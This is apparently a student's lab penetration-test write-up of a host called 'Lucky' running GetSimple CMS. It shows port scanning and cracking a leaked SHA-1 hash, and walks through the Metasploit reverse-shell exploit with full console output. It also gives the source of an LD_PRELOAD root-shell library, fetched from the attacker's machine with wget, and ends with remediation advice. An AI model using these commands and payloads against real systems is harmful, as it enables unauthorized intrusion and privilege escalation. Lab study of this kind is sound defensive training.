README.md

Pentest 9 - LUCKY V2 - 2 - 10.14.1.2


Scanning


First I ran nmap and nikto against the environment.

```
# Nmap 7.94 scan initiated Sat Aug  5 16:43:39 2023 as: nmap -vv --reason -Pn -T4 -s
Nmap scan report for 10.14.1.2
Host is up, received user-set (0.15s latency).
Scanned at 2023-08-05 16:43:40 EDT for 38s
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 63 vsftpd 3.0.3
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; p
| ssh-hostkey:
|   3072 5b:bf:40:74:0f:50:88:7d:34:36:44:b8:47:39:d3:1b (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDA1Yqa1gYJXvc7kjlK6ZF9AWUOTQMI3sKD2uiPb5iEON
|   256 bf:55:8c:9f:db:e7:e5:7c:62:59:d7:84:db:38:82:28 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBlHYFFiua
|   256 19:01:b4:fe:2f:1a:7b:b1:e2:4b:27:fa:3b:1e:cd:7e (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINnyq7OBjpuDq2GHmeHFu5FVwf2KgqcQJbWeiekIIz49
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Welcome to GetSimple! - Lucky
| http-robots.txt: 1 disallowed entry
|_/admin/
|_http-server-header: Apache/2.4.41 (Ubuntu)
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 2.6.32 or 3.10 (96%), Linux 4.4 (96
No exact OS matches for host (If you know what OS is running on it, see https://nmap
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=8/5%OT=21%CT=1%CU=43658%PV=Y%DS=2%DC=I%G=Y%TM=64CEB4A2
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10C%TI=Z%TS=A)SEQ(SP=101%GCD
OS:=1%ISR=10D%TI=Z%TS=A)SEQ(SP=102%GCD=1%ISR=10C%TI=Z%TS=A)OPS(O1=M5B4ST11N
OS:W7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=M5B4ST11NW7%O6=M5B4S
OS:T11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=4
OS:0%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(
OS:R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=N)T
OS:7(R=N)U1(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%R
OS:UD=G)IE(R=Y%DFI=N%T=40%CD=S)
```

```
Uptime guess: 25.993 days (since Mon Jul 10 16:54:08 2023)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=257 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT       ADDRESS
1   146.39 ms 10.14.1.2

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://n
# Nmap done at Sat Aug  5 16:44:18 2023 -- 1 IP address (1 host up) scanned in 38.35

└─$ cat tcp_80_http_nikto.txt
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.14.1.2
+ Target Hostname:    10.14.1.2
+ Target Port:        80
+ Start Time:         2023-08-05 16:44:19 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://devel
+ /: The X-Content-Type-Options header is not set. This could allow the user agent t
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: Entry '/admin/' is returned a non-forbidden or redirect HTTP code (20
+ /robots.txt: contains 1 entry which should be manually viewed. See: https://develc
+ Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54). Apache 2
+ /: Web Server returns a valid response with junk HTTP methods which may cause fals
+ /sitemap.xml: This gives a nice listing of the site content.
+ /admin/: This might be interesting.
+ /data/: Directory indexing found.
+ /data/: This might be interesting.
+ /readme.txt: This might be interesting.
+ /admin/index.php: This might be interesting: has been seen in web logs from an unk
+ /LICENSE.txt: License file found may identify site software.
```

Nikto revealed a bunch of interesting information - /admin/ was exposed, there was a /theme directory, /data/ directory that container a user + username and hash, an API key. For example, `http://10.14.1.2/data/users/lucky.xml` led me to the following:





I had two separate thoughts to investigate here:

1. Could I do anything with the API key that I found, and GetSimple
2. Could I do anything with the user + hash that I found?

Identifying the Hash

First I attempted to determine the type of hash, using `hash-identifier`. This helped me to determine it was a SHA-1 hash.

```
hash-identifier
...cut banner...
 HASH: cbfdac6008f9cab4083784cbd1874f76618d2a97
```

```
Possible Hashs:
[+] SHA-1
[+] MySQL5 - SHA-1(SHA-1($pass))
```

Cracking the Hash

Knowing the hash to be SHA-1, I passed this through `john` using the `rockyou.txt` wordlist. John cracked this in no time yielding the password for the user `lucky`:

```
┌──(kali㉿kali)-[~/…/9/results/10.14.1.2/loot]
└─$ john --format:RAW-SHA1 -wordlist:/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 128/128 AVX 4x])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (?)
1g 0:00:00:00 DONE (2023-08-05 18:43) 100.0g/s 138400p/s 138400c/s 138400C/s liberty
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords r
Session completed.

┌──(kali㉿kali)-[~/…/9/results/10.14.1.2/loot]
└─$ cat ~/.john/john.pot
$dynamic_26$cbfdac6008f9cab4083784cbd1874f76618d2a97:password123
```

This was only part of the story however - ssh blocked my publickey in attempting to ssh `lucky@lucky`. I still needed a way to get *on* the box.

Exploitation

Researching `GetSimple` yielded some good results - this article in particular had a good example case, and description of the vulnerability.
Because we also had the api key, I was unfamiliar with GetSimple in particular, but guessed that metasploit had something more than likely with the CVE.

```
msf6 > search 2019-11231

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank
   -  ----                                                  ---------------  ----
   0  exploit/multi/http/getsimplecms_unauth_code_exec  2019-04-28       excellent
```

```
Interact with a module by name or index. For example info 0, use 0 or use exploit/mu

msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/getsimplecms_unauth_code_exec) > show options

Module options (exploit/multi/http/getsimplecms_unauth_code_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,typ
   RHOSTS                      yes       The target host(s), see https://github.com/
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the cms
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.4.1       yes       The listen address (an interface may be specifi
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   GetSimpleCMS 3.3.15 and before


msf6 exploit(multi/http/getsimplecms_unauth_code_exec) > set RHOSTS 10.14.1.2
RHOSTS => 10.14.1.2
msf6 exploit(multi/http/getsimplecms_unauth_code_exec) > exploit

[*] Started reverse TCP handler on 172.16.4.1:4444
[*] Sending stage (39282 bytes) to 10.14.1.2
[*] Sending stage (39282 bytes) to 10.14.1.113
[*] Meterpreter session 1 opened (172.16.4.1:4444 -> 10.14.1.2:48280 ) at 2023-08-05

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > getuid
Server username: www-data
meterpreter >
```

```
[-] Meterpreter session 2 is not valid and will be closed
[*] 10.14.1.2 - Meterpreter session 2 closed.

meterpreter > shell
Process 1858 created.
Channel 0 created.

whoami
www-data
```

Escalation Permissions

From here I had a pretty basic shell as `www-data` which didn't give me much, but we already uncovered the password for `lucky`. I was unable to ssh to the localhost as lucky, but I was able to `su - lucky`.

```
su - lucky
Password: password123

python -c 'import pty; pty.spawn("/bin/sh")'

lucky@lucky:~$ sudo -l
sudo -l
Matching Defaults entries for lucky on lucky:
    env_reset, env_keep+=LD_PRELOAD, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/

User lucky may run the following commands on lucky:
    (root) NOPASSWD: /usr/sbin/apache2
```

From here I can see `env_reset` and `env_keep+=LD_PRELOAD` set, along with `root NOPASSWD` for apache2.

```
$ ldd /usr/sbin/apache2
ldd /usr/sbin/apache2
        linux-vdso.so.1 (0x00007ffded3ca000)
        libpcre.so.3 => /lib/x86_64-linux-gnu/libpcre.so.3 (0x00007f693ca30000)
        libaprutil-1.so.0 => /lib/x86_64-linux-gnu/libaprutil-1.so.0 (0x00007f693ca0
        libapr-1.so.0 => /lib/x86_64-linux-gnu/libapr-1.so.0 (0x00007f693c9c9000)
        libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007f693c9a600
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f693c7b4000)
        libcrypt.so.1 => /lib/x86_64-linux-gnu/libcrypt.so.1 (0x00007f693c779000)
        libexpat.so.1 => /lib/x86_64-linux-gnu/libexpat.so.1 (0x00007f693c749000)
```

```
        libuuid.so.1 => /lib/x86_64-linux-gnu/libuuid.so.1 (0x00007f693c740000)
        libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007f693c73a000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f693cb5d000)

#
```

Recalling the privilege escalation techniques, I compiled the following on my kali box:

```
//compile with: gcc -fPIC -shared -o shell.so shell.c -nostartfiles
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init()
{
    unsetenv("LD_PRELOAD");
    setgid(0);
    setuid(0);
    system("/bin/sh");
}
```

Next, I served this up:

```
python3 -m http.server 80
```

Back on my shell as `lucky`: `wget 172.16.4.1/tmp/shell.so -o shell.so` Finally, I attempt to escalate to root:

```
lucky@lucky:/home/lucky$ sudo LD_PRELOAD=/home/lucky/shell.so.1 apache2
sudo LD_PRELOAD=/home/lucky/shell.so.1 apache2
# whoami
whoami
root

# cat /root/key.txt
cat /root/key.txt
la74nksdj3467fwn37qm
#
```

Remediation

There were several compounding factors here that enabled compromise.

1. A vulnerable version of `GetSimple 3.3.15` which allows for Remote Code Execution.

2. Exposed (hashed) credentials with an easily cracked password allowing movement to a more privileged user.
3. LD_PRELOAD permissions.

In terms of priority and risk, these are listed in order. While hashed, crackable credentials are not ideal, ssh was restricted to prevent my access with that user. LD_PRELOAD permissions are only accessible once on the system.
To mitigate the vulnerabilities then, the recommendation would first be to `GetSimple` - the latest stable, non-affected version is 3.3.16.

Next, it would be encouraged to change the password for the user `lucky` to something more appropriate - 16 character passphrases even with lowercase letters - https://www.komando.com/security-privacy/check-your-password-strength/783192/. Further, it would be recommended to secure the web content being served, and not expose / serve content out of the `/data/` folder to prevent spillage.

Finally, and least risky, is the permissions for the `lucky` user to use `LD_PRELOAD`. This is a performance and system optimization function, which can be exploited, but requires a user with sufficient permissions and access already.